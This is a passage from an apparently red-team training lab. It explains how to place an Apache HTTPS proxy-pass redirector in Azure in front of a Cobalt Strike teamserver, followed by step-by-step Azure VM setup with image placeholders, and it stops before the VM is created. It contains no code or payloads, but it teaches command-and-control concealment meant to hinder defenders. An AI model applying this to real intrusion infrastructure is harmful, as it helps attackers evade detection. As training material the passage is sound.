


Figure 47 - Example of HTTPS redirector configuration

To give a better idea of what is happening in the above example we need to understand that the only exposure is port 80 and 443 on the HTTPS Redirector from the internet. The Cobalt Strike server is never exposed to the public. The redirector in this case can be running Apache or Nginx. It's also possible to use whatever you want here but, in our experience, Apache seems to be the most effective and supported for protecting teamserver and relaying traffic with a rule base that can be fine-tuned.

In this lab we will be using an Apache server setup with a HTTPS proxy pass that we forward all traffic to the teamserver with. This will be done using an Apache host configuration file and in theory would act very similar to a typical reverse proxy that you would find on the internet. First let's talk about what a proxy pass and how it works.

A HTTP proxy pass is a configuration directive used in web servers that allows them to act as a proxy for other web servers or applications. When a client sends a request to the web server, the web server can forward the request to another server or application and then return the response to the client. This allows the client to interact with the other server or application as if it were interacting directly, while also adding an extra layer of obfuscation and security.

In the context of Cobalt Strike, a HTTP proxy pass can be used to route traffic between the Cobalt Strike client and server through an intermediary server that is located on an internal subnet. The proxy pass can be configured on a web server that is accessible from the internet, allowing the Cobalt Strike client to connect to the server over HTTPS, while also providing an additional layer of obfuscation and security. The traffic is then routed through the proxy pass to the Cobalt Strike server, which processes it as normal.

Overall, HTTP proxy pass is a powerful technique that can help increase the stealth and security of your Cobalt Strike infrastructure, by adding an extra layer of obfuscation and routing traffic through an intermediary server. It is commonly used in conjunction with other techniques, such as redirectors and relays, to create a complex network of infrastructure that is difficult for defenders to detect and block.

With a good base for what we are trying to do let's just jump right into it.

We are going to build the VM by hand in Azure. This will be a great learning experience for all of you who have not used Azure before. Make sure you get logged into **portal.azure.com** and go to the Virtual Machine section. Once there you should see the ARTO CS Server as shown in the following example:




Figure 48 - Example of CS teamserver in Azure portal

We want to click on the Create button to create a new virtual machine within Azure. Once done you will be prompted with a screen that gives a few options. Make sure you click on "**Azure Virtual Machine**", this will allow us to create the machine with our settings.




Figure 49 - Example of selecting first option to create VM

Once done we should be presented with a few options. To allow the redirector to talk with our CS teamserver we must make sure the Azure VM is on the same subscription, resource group and region. Make sure the correct Ubuntu operating system is selected and for this example I have chosen to use the "**DS1_v2**" server size which is the smallest we can go without having issues. The following example shows the settings that should be set when creating the redirector:




Figure 50 - Example of settings for Azure VM

Once all of the settings are set click next and we will be presented with setting the SSH PUB key access. I used the PUB key that was generated with the CS teamserver which can be found in the Terraform project file. We also want to provide access to ports 22, 80, and 443 which will allow HTTP and HTTPS traffic to hit the server from all sources.




Figure 51 - Example of setting PUB keys and inbound port options for VM

Once we get to the networking page is super important to ensure we use the same settings as the CS teamserver. Looking below in the example your settings should be the same, make sure you select the option to delete the NIC once the VM is removed.




Figure 52 - Example of networking options

As good practice I always name my VM's in Azure and AWS with the "Name" tags. This is just habit and keeps things organized.




Figure 53 - Example of name tagging for VM

Once done with adding in all of the settings you will get to the create section where you will hit the create button:

